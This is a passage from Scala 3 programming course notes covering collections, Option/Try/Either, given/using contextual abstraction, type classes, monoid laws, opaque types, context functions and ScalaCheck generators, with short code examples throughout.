import scala.collection.parallel.CollectionConverters.*

val xs = (1 to 1000000).par // Range => ParRange
val sum = xs.reduce(_ + _) // parallel sum
```

1.2.28 Collections hierarchy diagram

This diagram shows the main Scala collections and their relationships. This diagram is not exhaustive and contains simplifications for clarity.




Figure 1: Scala collections hierarchy

1.2.29 Unit

```
val u: Unit = () // only value of type Unit is ()
def fun(): Unit = // function returning Unit
  println("Hello, World!")
```

1.2.30 Booleans

```
val b1: Boolean = true
val b2: Boolean = false
val b3: Boolean = b1 && b2     // logical and = conjunction
val b4: Boolean = b1 || b2     // logical or = disjunction
val b5: Boolean = !b1          // logical not = negation
val b6: Boolean = b1 ^ b2     // logical xor = exclusive or
val b7: Boolean = b1 & b2     // bitwise and
val b8: Boolean = b1 | b2     // bitwise or
```

1.2.31 Numbers

```
val i: Int = 42                     // 32-bit signed integer
val l: Long = 42000000000L          // 64-bit signed integer
val f: Float = 3.14f                // 32-bit floating point
val d: Double = 3.141592653589793   // 64-bit floating
val bd: BigDecimal = BigDecimal("1234567890.12345678901234567890") // arbitrary precision
↪   decimal
val bi: BigInt = BigInt("123456789012345678901234567890")          // arbitrary precision integer
val c: Char = 'A'                   // 16-bit Unicode character
val s: Short = 32000               // 16-bit signed integer
val by: Byte = 127                  // 8-bit signed Integer
```

1.2.32 Tuples

```
// Define
/// Pair
val t = 1 -> 2
val t = (1, 2)

// Tuple
val t = (1, 2, 3, "test") // For 2 to 22 elements else TupleXXL
val t = 1 *: 2 *: 3 *: "test" *: EmptyTuple

val t1 = t._1 // first element
// Destructuring
val (a, b) = 1 -> 2
```

1.2.33 Strings

```
// Base
"base string"

// Raw
"""Raw string"""

// Simple interpolation
s"Formatted $identifier"
s"Formatted ${expression}"

// Raw with interpolation
raw"Raw $identifier \n not a new line" // no escape sequences but with interpolation

// Interpolation with formatting
f"Formatted $identifier%.2f" // show only 2 decimals
f"Formatted ${expression}%.5d" // show at least 5 digits, pad with 0
```

```
// Multiline
f"""Works"""
s"""Works too"""
raw"""Works as well"""

// Warning
"\t" == """\t""" // false because of raw string
s"\t" == s"""\t""" // true
f"\t" == f"""\t""" // true
raw"\t" == raw"""\t""" // true
```

1.2.34 Lists

```
val xs = List(1, 2, 3) // or 1 :: 2 :: 3 :: Nil

xs.filter(x => x % 2 == 0) // keep even elements
xs.map(x => x * x)       // square each element
xs.reduce((x, y) => x + y) // sum of elements with non-empty list and bioperator
xs.foldLeft(0)((acc, x) => acc + x) // sum of elements with initial value and bifunction
xs.foldRight(0)((acc, x) => x + acc) // same as fold left but right associative. performance may
↪  be worse
xs.sum                      // sum of elements
xs.product                  // product of elements
xs.length                   // number of elements
xs.reverse                  // reverse the list
xs ++ List(4, 5, 6)         // concatenate two lists
xs.sorted                   // sort the list
xs.last                     // last element (non-empty list)
xs.init                     // all but the last element (non-empty list)
xs.take(2)                  // first 2 elements
xs.drop(2)                  // all but the first 2 elements
xs(1)                       // second element (non-empty list)
xs.updated(1, 42)           // replace second element by 42 (non-empty list)
xs.indexOf(2)               // index of first occurrence of 2, or -1 if not found
xs.contains(2)              // true if 2 is in the list
xs.exists(x => x % 2 == 0)  // true if there is an even element
xs.forall(x => x > 0)       // true if all elements are positive
xs.mkString(", ")           // string with elements separated by ", "
xs.foreach(x => println(x)) // print each element
xs.splitAt(2)               // split into two lists at index 2
val zs = xs.zip(List("a", "b", "c")) // pair elements with another list
zs.unzip                   // unzip a list of pairs into two lists
val zs3 = xs.zip3(List("a", "b", "c"), List(true, false, true)) // pair elements with two other
↪  lists
zs3.unzip3                 // unzip a list of triples into three lists // Warning : unzip4 to
↪  unzip22 do not exist
```

1.2.35 Lazy Lists

Lazy lists (previously called `Stream` in Scala 2) allow working with potentially infinite sequences by evaluating elements only when needed. Like Java streams, they are processed lazily, elements are computed on demand rather than all at once. Results are processed only when using terminal operations.

Creation

```
// Using LazyList.from for ranges
val naturals = LazyList.from(0)
val evens = LazyList.from(0, 2)  // step of 2

// Using cons operator #:: (recursive definition)
val ones: LazyList[Int] = 1 #:: ones // LazyList.cons and LazyList.empy
```

```
// Using unfold (building from a state)
val fibonacci = LazyList.unfold((0, 1)):
  case (a, b) => Some((a, (b, a + b)))
// Generates: 0, 1, 1, 2, 3, 5, 8, ...

// Using iterate (applying a function repeatedly)
val powers = LazyList.iterate(1)(_ * 2)  // 1, 2, 4, 8, 16, ...
```

Lazy operations

```
val naturals = LazyList.from(1) // Infinite LazyList

val evens = naturals.filter(_ % 2 == 0)
val squares = naturals.map(n => n * n)
val small = naturals.takeWhile(_ < 10)
val combined = evens.map(_ * 3).take(5)
```

Terminal operations

```
val firstTen = LazyList.from(1).take(10) // non-infinite LazyList

val firstTenList = firstTen.toList
firstTen.foreach(println)
val hasEven = LazyList.from(1).exists(_ % 2 == 0) // exists, forall, find
val first = LazyList.from(1).head
```

Signal Processing with lazy list A `LazyList[Short]` models an infinite audio stream evaluated on demand. It supports real-time signal processing without manual buffering or copying: past samples are cached automatically, and future samples can be computed lazily. Unlike callbacks, iterators, or fixed-size buffers, it enables smooth windowing, multiple consumers, and flexible rate control, making it ideal for continuous audio transformations.

1.2.36 Vectors

Lists are linear access. (Due to linked list structure). Vectors are created analogously to lists. Except for `xs :: x` replaced by `x +: xs` (create new vector with leading element `x` followed by all elements of `xs`) or `xs :+ x` (create new vector with trailing element `x` preceded by all elements of `xs`).

```
val xs = Vector(1, 2, 3)
val ys = 0 +: xs        // Vector(0, 1, 2, 3)
val zs = xs :+ 4        // Vector(1, 2, 3, 4)
```

1.2.37 Sequences

```
// Sequence can be created
val xs = Seq(1, 2, 3)
// just for information
// Companion object Seq.apply creates a List by default xs is List(1, 2, 3)
```

1.2.38 Ranges

```
val r1 = 1 until 10     // exclusive range
val r2 = 1 to 10        // inclusive range
val r3 = 1 to 10 by 2  // step of 2
val r4 = 10 to 1 by -1 // decreasing range
val r5 = 10 to 1 by -1 // decreasing range
val r6 = 10 until 1     // empty range
val r7 = 1 to 10 reverse // decreasing range
```

1.2.39 Option

```
// Creating options
val o1: Option[Int] = Some(42)
val o2: Option[Int] = None

// Accessing values safely
val value = o1.getOrElse(0)   // returns 42
val value2 = o2.getOrElse(0)  // returns default 0

// Mapping and chaining
val squared = o1.map(x => x * x)          // Some(1764)
val plusOne = o1.flatMap(x => Some(x+1)) // Some(43)

// Pattern matching
o1 match
  case Some(v) => println(s"Value: $v")
  case None    => println("No value")

// Filtering
val even = o1.filter(_ % 2 == 0) // Some(42)
val odd  = o1.filter(_ % 2 == 1) // None

// Combining options
val a = Some(2)
val b = Some(3)
val sum = for
  x <- a
  y <- b
yield x + y  // Some(5)

// Unsafe: throws if None
// o2.get
```

1.2.40 Try

Try[T] represents a computation that may either succeed with a value of type T or fail with an exception. It's similar to Option, but captures **why** the computation failed.

```
import scala.util.{Try, Success, Failure}

// Creating Try from computations that might throw
val t1 = Try(10 / 2)        // Success(5)
val t2 = Try(10 / 0)        // Failure(ArithmeticException: / by zero)
val t3 = Try("123".toInt)   // Success(123)
val t4 = Try("abc".toInt)   // Failure(NumberFormatException)

// Accessing values safely
val value = t1.getOrElse(0)     // 5
val value2 = t2.getOrElse(0)    // 0 (returns default on failure)

// Pattern matching
t2 match
  case Success(v) => println(s"Result: $v")
  case Failure(e) => println(s"Error: ${e.getMessage}")

// Mapping and chaining
val doubled = t1.map(_ * 2)               // Success(10)

// flatMap for chained operations
def divide(a: Int, b: Int): Try[Int] = Try(a / b)

val result = for
  x <- divide(10, 2)    // Success(5)
  y <- divide(x, 0)     // Failure (division by zero)
```

```
yield x + y           // Failure (short-circuits on first failure)

// Recovering from failures
val recovered = t2.recover:
  case _: ArithmeticException => 0 // Success(0)

// Converting to Option
val opt: Option[Int] = t1.toOption      // Some(5)
```

1.2.41 Either

`Either[E, A]` represents a value that can be one of two types: `Left[E]` for errors or `Right[A]` for success. Unlike `Try`, it allows **custom error types** instead of only exceptions.

```
// Definition
sealed trait Either[+E, +A]
case class Left[+E](value: E) extends Either[E, Nothing]
case class Right[+A](value: A) extends Either[Nothing, A]

// Creating Either values
val e1: Either[String, Int] = Right(42)
val e2: Either[String, Int] = Left("Something went wrong")

// Usage with custom error types
def divide(a: Int, b: Int): Either[String, Int] =
  if b == 0 then Left("Division by zero")
  else Right(a / b)

divide(10, 2)  // Right(5)
divide(10, 0)  // Left("Division by zero")

// Accessing values safely
val value = e1.getOrElse(0)   // 42
val value2 = e2.getOrElse(0)  // 0

// Pattern matching
e1 match
  case Right(v) => println(s"Success: $v")
  case Left(e)  => println(s"Error: $e")
```

Either is Right-Biased In Scala, `Either` is right-biased: `map`, `flatMap`, and for-comprehensions operate on the `Right` value.

```
val result: Either[String, Int] = Right(10)

result.map(_ * 2)                   // Right(20)
result.flatMap(x => Right(x + 1))  // Right(11)

// Chaining operations
def sqrt(x: Int): Either[String, Double] =
  if x < 0 then Left("Negative input")
  else Right(Math.sqrt(x))

def inverse(x: Double): Either[String, Double] =
  if x == 0 then Left("Division by zero")
  else Right(1.0 / x)

// For-comprehension (short-circuits on Left)
def compute(x: Int): Either[String, Double] =
  for
    s <- sqrt(x)
    i <- inverse(s)
  yield i
```

```
compute(4)   // Right(0.5)
compute(-1)  // Left("Negative input")
compute(0)   // Left("Division by zero")
```

Converting Between Types

```
// Option to Either
val opt: Option[Int] = Some(42)
val either: Either[String, Int] = opt.toRight("Value was None")

// Try to Either
val tryResult: Try[Int] = Try(42 / 0)
val eitherFromTry: Either[Throwable, Int] = tryResult.toEither

// Either to Option (loses error information)
val backToOption: Option[Int] = either.toOption
```

Comparison: Option vs Try vs Either

Aspect	**Option[T]**	**Try[T]**	**Either[E, T]**
Success case	`Some(value)`	`Success(value)`	`Right(value)`
Failure case	`None`	`Failure(exception)`	`Left(error)`
Error info	None	`Throwable`	Custom type `E`
Use when	Absence is expected	Computation may throw	Need typed errors

1.2.42 Seq vs Set vs Map

Seq

- Ordered collection of elements
- Allows duplicates

```
xs: Seq[Int] = List(1, 2, 3, 2)
xs(1) // 2
xs(2) // 3
```

Set

- Unordered collection of unique elements
- No duplicates allowed
- Efficient membership testing (fundamental operations is containing)

```
us: Set[Int] = TreeSet(1, 2, 3)
us(1) // true
us(4) // false
```

Map

- Collection of key-value pairs
- Keys are unique
- Efficient key-based access (fundamental operations are get, put)

```
kvs: Map[String, Int] = TreeMap("I" -> 1, "II" -> 2, "V" -> 5)
kvs("I") // 1
kvs.get("II") // Some(2) (Option type)
kvs.get("X") // None
kvs.getOrElse("X", 10) // 10
```

1.2.43 Useful query on collections

```
val fruits = List("apple", "banana", "orange", "kiwi", "grape", "pear", "peach", "apricot")
// sorting
fruits.sorted // List(apple, apricot, banana, grape, kiwi, orange, peach, pear)
fruits.sortWith(_.length < _.length) // List(kiwi, pear, apple, grape, peach, banana, orange,
↪  apricot)
// grouping
fruits.groupBy(_.head) // Map(a -> List(apple, apricot), b -> List(banana), g -> List(grape), k
↪  -> List(kiwi), o -> List(orange), p -> List(pear, peach))
```

1.2.44 Discouraged Features

Scala includes some features primarily for Java interoperability that are not recommended in idiomatic Scala code.

Null Null is valid, but `Option[T]` should be used instead to avoid null pointer exceptions and make absence explicit.

```
// Discouraged
val s: String = null

// Recommended
val s: Option[String] = None
```

Break and Continue Scala provides break/continue for Java developers, but functional approaches (recursion, pattern matching, filter) are preferred.

```
// Discouraged
import scala.util.control.Breaks.{break, breakable}
breakable:
  for i <- 1 to 10 do
    if i == 5 then break()
    println(i)

// Recommended alternatives
(1 to 10).takeWhile(_ != 5).foreach(println)  // using takeWhile
(1 to 10).filter(_ < 5).foreach(println)      // using filter
```

1.2.45 Contextual Abstraction

Contextual abstraction allows functions and classes to be written without knowing the exact context in which they will be called. Context can include configuration, scope, comparison methods, user credentials, security levels, etc.

The Problem Traditional approaches to handle context have drawbacks:

- **Global values:** Too rigid, no abstraction
- **Global mutable variables:** Dangerous interference between modules
- **Monkey patching:** Runtime changes to base classes are error-prone
- **Dependency injection frameworks:** Operate outside the language, harder to debug

Functional Solution: Using Clauses Scala provides `using` clauses to pass context implicitly.

```
// Without context - works only for Int
def sort(xs: List[Int]): List[Int] =
  ... if x < y then ...
```

```
// With explicit parameter - verbose
def sort[T](xs: List[T])(lessThan: (T, T) => Boolean): List[T] =
  ... if lessThan(x, y) then ...

// With using clause - elegant
def sort[T](xs: List[T])(using ord: Ordering[T]): List[T] =
  ... if ord.lt(x, y) then ...
```

Given Instances Define context values that the compiler can automatically provide:

```
// Named given instance
object Ordering:
  given Int: Ordering[Int] with
    def compare(x: Int, y: Int): Int =
      if x < y then -1 else if x > y then 1 else 0

// Anonymous given instance
given Ordering[Double] with
  def compare(x: Double, y: Double): Int = ...

// Usage - compiler infers the Ordering
val ints = List(3, 1, 2)
sort(ints)  // compiler provides Ordering.Int automatically
```

Anonymous Using Clauses When the context parameter is only passed through, you can omit its name:

```
def sort[T](xs: List[T])(using Ordering[T]): List[T] =
  ... merge(sort(fst), sort(snd)) ...  // Ordering passed implicitly

def merge[T](xs: List[T], ys: List[T])(using Ordering[T]): List[T] = ...
```

Summoning Instances Access a given instance by its type:

```
summon[Ordering[Int]]     // returns Ordering.Int
summon[Ordering[Double]]  // returns the anonymous instance

// summon is defined as:
def summon[T](using x: T): T = x
```

Given Instance Resolution The compiler searches for given instances in this order:

1. Visible instances (inherited, imported, or in enclosing scope)
2. Companion objects associated with the queried type
3. Companion objects of parent types
4. Companion objects of type arguments

Importing Given Instances Three ways to import givens:

```
// 1. By name
import scala.math.Ordering.Int

// 2. By type (preferred - most informative)
import scala.math.Ordering.{given Ordering[Int]}
import scala.math.Ordering.{given Ordering[?]}  // wildcard type

// 3. With wildcard
import scala.math.given  // all givens in scala.math
```

Priority Rules When multiple given instances match, the compiler chooses based on:

1. Closer lexical scope wins
2. Subclass definition wins over superclass
3. More specific type wins (e.g., `A[Int]` over `A[T]`)
4. Subtype wins over supertype

Syntax Reference

```
// Multiple parameters in using clause
def f(x: Int)(using a: A, b: B): Unit = ...

// Multiple using clauses
def f(x: Int)(using a: A)(using b: B): Unit = ...

// Mixed with regular parameters
def f(x: Int)(using a: A)(y: Boolean)(using b: B): Unit = ...

// Explicit using arguments (rarely needed)
f(x)(using a)(y)(using b)
```

Difference from Scala 2 Scala 3 introduces `using` and `given` keywords for clarity. Before Scala 3, implicit parameters and values were declared with the `implicit` keyword.

```
// Scala 2 (old style)
implicit val intOrdering: Ordering[Int] = new Ordering[Int] {
  def compare(x: Int, y: Int): Int = ...
}
def sort[A](list: List[A])(implicit ord: Ordering[A]): List[A] = ...

// Scala 3 (new style)
given Ordering[Int] with
  def compare(x: Int, y: Int): Int = ...
def sort[A](list: List[A])(using ord: Ordering[A]): List[A] = ...
```

1.2.46 Type Classes

A **type class** is a generic trait that defines operations for types, paired with `given` instances that implement those operations for specific types. Type classes enable *ad-hoc polymorphism*: the same operation can have different implementations for different types.

Definition Pattern A type class follows this structure:

```
// 1. Define the type class trait
trait Ordering[A]:
  def compare(x: A, y: A): Int

// 2. Provide given instances for specific types
object Ordering:
  given Int: Ordering[Int] with
    def compare(x: Int, y: Int) =
      if x < y then -1 else if x > y then 1 else 0

  given String: Ordering[String] with
    def compare(x: String, y: String) = x.compareTo(y)
```

Ad-Hoc Polymorphism Type classes provide a form of polymorphism where the same method works for any type that has a corresponding given instance:

```
def sort[T](xs: List[T])(using Ordering[T]): List[T] = ...

// At compile-time, the compiler resolves the specific implementation
sort(List(3, 1, 2))           // Uses Ordering.Int
sort(List("c", "a", "b"))     // Uses Ordering.String
sort(List(List(1), List(2)))  // Uses listOrdering(using Ordering.Int)
```

This is called *ad-hoc polymorphism* because `Ordering[A]` has different implementations for different types `A`.

Context Bounds The `(using TypeClass[T])` pattern is so common that Scala provides a shorthand called **context bounds**:

```
// Verbose form
def sort[T](xs: List[T])(using Ordering[T]): List[T] = ...

// Context bound (equivalent)
def sort[T: Ordering](xs: List[T]): List[T] = ...
```

Read `T: Ordering` as "`T` has an `Ordering`".

Translation Rule A method with multiple context bounds:

```
def f[T: U1 : U2 : U3](ps): R = ...
// expands to:
def f[T](ps)(using U1[T], U2[T], U3[T]): R = ...
```

Named Context Bounds (Scala 3.6+) When you need to access the instance directly, use the `as` syntax:

```
// Without named bound (requires summon)
def reduce[T: Monoid](xs: List[T]): T =
  xs.foldLeft(summon[Monoid[T]].unit)(_.combine(_))

// With named bound (Scala 3.6+)
def reduce[T: Monoid as m](xs: List[T]): T =
  xs.foldLeft(m.unit)(_.combine(_))
```

Conditional Instances Given instances can depend on other givens. Context bounds also work in given definitions:

```
// List ordering depends on element ordering
given listOrdering[T: Ordering]: Ordering[List[T]] with
  def compare(xs: List[T], ys: List[T]): Int = (xs, ys) match
    case (Nil, Nil) => 0
    case (Nil, _) => -1
    case (_, Nil) => 1
    case (x :: xs1, y :: ys1) =>
      val c = summon[Ordering[T]].compare(x, y)
      if c != 0 then c else compare(xs1, ys1)

// Pair ordering
given pairOrdering[A: Ordering, B: Ordering]: Ordering[(A, B)] with
  def compare(x: (A, B), y: (A, B)): Int =
    val c = summon[Ordering[A]].compare(x._1, y._1)
    if c != 0 then c else summon[Ordering[B]].compare(x._2, y._2)

// Recursive resolution
val xss: List[List[Int]] = ...
sort(xss)  // Compiler infers: listOrdering(using Ordering.Int)
```

Extension Methods in Type Classes Type class traits commonly define extension methods that become available whenever a given instance is in scope:

```
trait Ordering[A]:
  def compare(x: A, y: A): Int

  extension (x: A)
    def < (y: A): Boolean = compare(x, y) < 0
    def <= (y: A): Boolean = compare(x, y) <= 0
    def > (y: A): Boolean = compare(x, y) > 0
    def >= (y: A): Boolean = compare(x, y) >= 0

// Usage: extension methods are visible when Ordering[T] is available
def merge[T: Ordering](xs: List[T], ys: List[T]): List[T] = (xs, ys) match
  case (Nil, _) => ys
  case (_, Nil) => xs
  case (x :: xs1, y :: ys1) =>
    if x < y then x :: merge(xs1, ys)  // Uses < extension method
    else y :: merge(xs, ys1)
```

Retroactive Extension Type classes support **retroactive extension**: adding capabilities to existing types without modifying their original definitions.

```
// Original type (cannot be modified)
case class Rational(numer: Int, denom: Int)

// Add ordering capability later, without changing Rational
given Ordering[Rational] with
  def compare(x: Rational, y: Rational) =
    Ordering.Int.compare(x.numer * y.denom, y.numer * x.denom)

// Now Rational can be sorted
val rationals = List(Rational(1, 2), Rational(1, 3), Rational(2, 3))
sort(rationals)  // Works!
```

Caveat: Retroactive extensions must be explicitly imported or defined where used, since they cannot be placed in companion objects of types you don't control.

Type Classes in Other Languages

Language	Name
Haskell	Type class (original source of the name)
Rust	`trait` (Scala traits ≈ `impl Trait` or `dyn Trait`)
Swift	`protocol`
Lean 4	Type class

Type Classes vs. Subtype Polymorphism

Aspect	Subtype Polymorphism	Type Classes
When defined	At class definition	Anytime (retroactive)
Conditional	No	Yes (can depend on other instances)
Multiple impls	No (one per type)	Yes (explicit import)
Discovery	Automatic	Via companion objects or imports

1.2.47 Abstract Algebra with Type Classes

Type classes naturally model algebraic structures, allowing generic algorithms over any type that satisfies algebraic properties.

SemiGroup A **semigroup** has an associative binary operation:

```
trait SemiGroup[T]:
  extension (x: T) def combine(y: T): T

// Generic reduction for any semigroup
def reduce[T: SemiGroup](xs: List[T]): T =
  xs.reduceLeft(_.combine(_))
```

Monoid A **monoid** is a semigroup with an identity element (unit):

```
trait Monoid[T] extends SemiGroup[T]:
  def unit: T

// Reduce that handles empty lists
def reduce[T](xs: List[T])(using m: Monoid[T]): T =
  xs.foldLeft(m.unit)(_.combine(_))

// Or with context bound and summon
def reduce[T: Monoid](xs: List[T]): T =
  xs.foldLeft(summon[Monoid[T]].unit)(_.combine(_))
```

Multiple Instances A type can be a monoid in multiple ways. For example, `Int` has two natural monoid structures:

```
// Addition monoid
given sumMonoid: Monoid[Int] with
  extension (x: Int) def combine(y: Int): Int = x + y
  def unit: Int = 0

// Multiplication monoid
given prodMonoid: Monoid[Int] with
  extension (x: Int) def combine(y: Int): Int = x * y
  def unit: Int = 1

// Must explicitly import the desired instance
import sumMonoid.given
reduce(List(1, 2, 3))  // 6 (using addition)
```

Type Class Laws Algebraic type classes are defined not just by signatures, but by **laws** that instances must satisfy.

For `Monoid[T]`, these laws must hold for all `x, y, z: T`:

1. **Associativity:** `x.combine(y).combine(z) == x.combine(y.combine(z))`
2. **Left identity:** `unit.combine(x) == x`
3. **Right identity:** `x.combine(unit) == x`

Laws can be verified through formal proofs or property-based testing with ScalaCheck:

```
import org.scalacheck.Prop.forAll

// Test associativity law
forAll { (x: Int, y: Int, z: Int) =>
  x.combine(y).combine(z) == x.combine(y.combine(z))
}

// Test identity laws
forAll { (x: Int) =>
  (sumMonoid.unit.combine(x) == x) && (x.combine(sumMonoid.unit) == x)
}
```

1.2.48 Context Passing

Beyond type classes, givens are used for **context passing**: implicitly threading values through a computation without explicit parameters.

Two Uses of Givens

- **Type classes:** What is the definition of `TC[A]` for a type class trait `TC` and type argument `A`?
- **Context passing:** What is the currently valid definition of type `T`?

Use Cases Context passing is useful for propagating:

- Current configuration or settings
- Available capabilities or permissions
- Security levels or credentials
- Layout schemes for rendering
- User identity or access control

Case Study: Conference Management Consider a system where paper scores must be hidden from authors:

```
case class Person(name: String)
case class Paper(title: String, authors: List[Person], body: String)

object ConfManagement:
  type Viewers = Set[Person]

  class Conference(ratings: (Paper, Int)*):
    private val realScore = ratings.toMap

    def papers: List[Paper] = ratings.map(_._1).toList

    def score(paper: Paper, viewers: Viewers): Int =
      if paper.authors.exists(viewers.contains) then -100
      else realScore(paper)

    def rankings(viewers: Viewers): List[Paper] =
      papers.sortBy(score(_, viewers)).reverse

    def ask[T](p: Person, query: Viewers => T): T =
      query(Set(p))

    def delegateTo[T](p: Person, query: Viewers => T)(viewers: Viewers): T =
      query(viewers + p)
```

Problem: Tedious Parameter Passing Every function must explicitly pass `viewers`:

```
conf.rankings(viewers).takeWhile(conf.score(_, viewers) > 80)
```

Tamper-Proofing with Opaque Types Prevent bypassing the access control by making `Viewers` opaque:

```
object ConfManagement:
  opaque type Viewers = Set[Person]

  // Inside ConfManagement: Viewers = Set[Person] (equality known)
  // Outside: Viewers is abstract (cannot create instances)
```

Opaque type aliases hide the underlying type outside their defining scope. Since `Viewers` appears abstract externally, code cannot create fake `Viewers` values—the only way to obtain one is through the system's API.

Using Clauses for Automatic Passing

Replace explicit parameters with `using` clauses:

```scala
class Conference(ratings: (Paper, Int)*):
  def score(paper: Paper)(using viewers: Viewers): Int =
    if paper.authors.exists(viewers.contains) then -100
    else realScore(paper)

  def rankings(using viewers: Viewers): List[Paper] =
    papers.sortBy(score(_)).reverse  // viewers passed implicitly

  def delegateTo[T](p: Person, query: Viewers => T)(using viewers: Viewers): T =
    query(viewers + p)

// Usage is cleaner
conf.rankings.takeWhile(conf.score(_) > 80)
```

Benefits of Opaque Types with Givens

1. **No accidental connections:** Since `Viewers` is abstract, it won't match given instances of other types like `Set[Person]`.
2. **Enforced correctness:** Only one `Viewers` value exists in scope (from the query parameter).
3. **Clean code:** No explicit passing needed.

Best Practice: Specific Types

Never use common types for globally visible givens:

```scala
// TERRIBLE - will cause chaos
given Int = 1
def f(x: Int)(using delta: Int) = x + delta

// GOOD - use specific or opaque types
opaque type Delta = Int
given defaultDelta: Delta = 1
def f(x: Int)(using delta: Delta) = x + delta
```

1.2.49 Context Function Types

Note: This section covers additional material not required for the course.

Context function types eliminate the need for explicit `using` clauses in method signatures.

Context Function Syntax

A context function uses `?=>` instead of `=>`:

```scala
// Regular function type
val f: A => B

// Context function type (parameter is implicit)
val g: A ?=> B
```

Creating Context Functions

Use `?=>` in lambda syntax:

```scala
def rankings = (viewers: Viewers) ?=>
  papers.sortBy(score(_, viewers)).reverse
```

The type of `rankings` is `Viewers ?=> List[Paper]`.

Typing Rules

1. **Automatic argument inference:** When a context function is applied, arguments are inferred:

   ```
   val f: A ?=> B = ...
   given a: A = ...
   f  // Expands to f(using a)
   ```

2. **Automatic creation:** If expected type is `A ?=> B`, an expression `b` expands to `(_: A) ?=> b`:

   ```
   val f: Int ?=> String = "value"  // Becomes (_: Int) ?=> "value"
   ```

Type Alias Pattern Define a type alias for cleaner signatures:

```
type Viewed[T] = Viewers ?=> T

// Replace (using Viewers): SomeType with : Viewed[SomeType]
def score(paper: Paper): Viewed[Int] = ...
def rankings: Viewed[List[Paper]] = ...
def delegateTo[T](p: Person, query: Viewed[T]): Viewed[T] = ...
```

Trade Types for Parameters Context function types take implicit parameters one step further:

- **Using clauses:** Developer writes required type, compiler infers the term.
- **Context functions:** Developer writes return type, compiler infers the parameter.

1.2.50 Summary: Contextual Abstraction

Concept	Key Point
`using` clause	Implicit parameter passed by compiler
`given` instance	Value automatically provided for a type
`summon[T]`	Retrieve a given instance by type
Type class	Generic trait + given instances for ad-hoc polymorphism
Context bound	`[T: TC]` shorthand for `(using TC[T])`
Retroactive extension	Add capabilities without modifying original types
Type class laws	Mathematical properties instances must satisfy
Context passing	Using givens for configuration, security, etc.
Opaque types	Hide implementation to prevent tampering
Context functions	`A ?=> B` — implicit parameters without `using` clauses

1.2.51 Generators

A generator `Gen[T]` produces random values of type `T` for property-based testing.

Built-in Generators ScalaCheck provides generators for common types:

```
import org.scalacheck.Gen
import org.scalacheck.Arbitrary.arbitrary

// Basic types (automatic)
arbitrary[Int]      // Random integers
arbitrary[String]   // Random strings
arbitrary[Boolean]  // Random booleans
arbitrary[List[A]]  // Random lists

// Generate from a range
val smallInt: Gen[Int] = Gen.choose(0, 100)
```

```scala
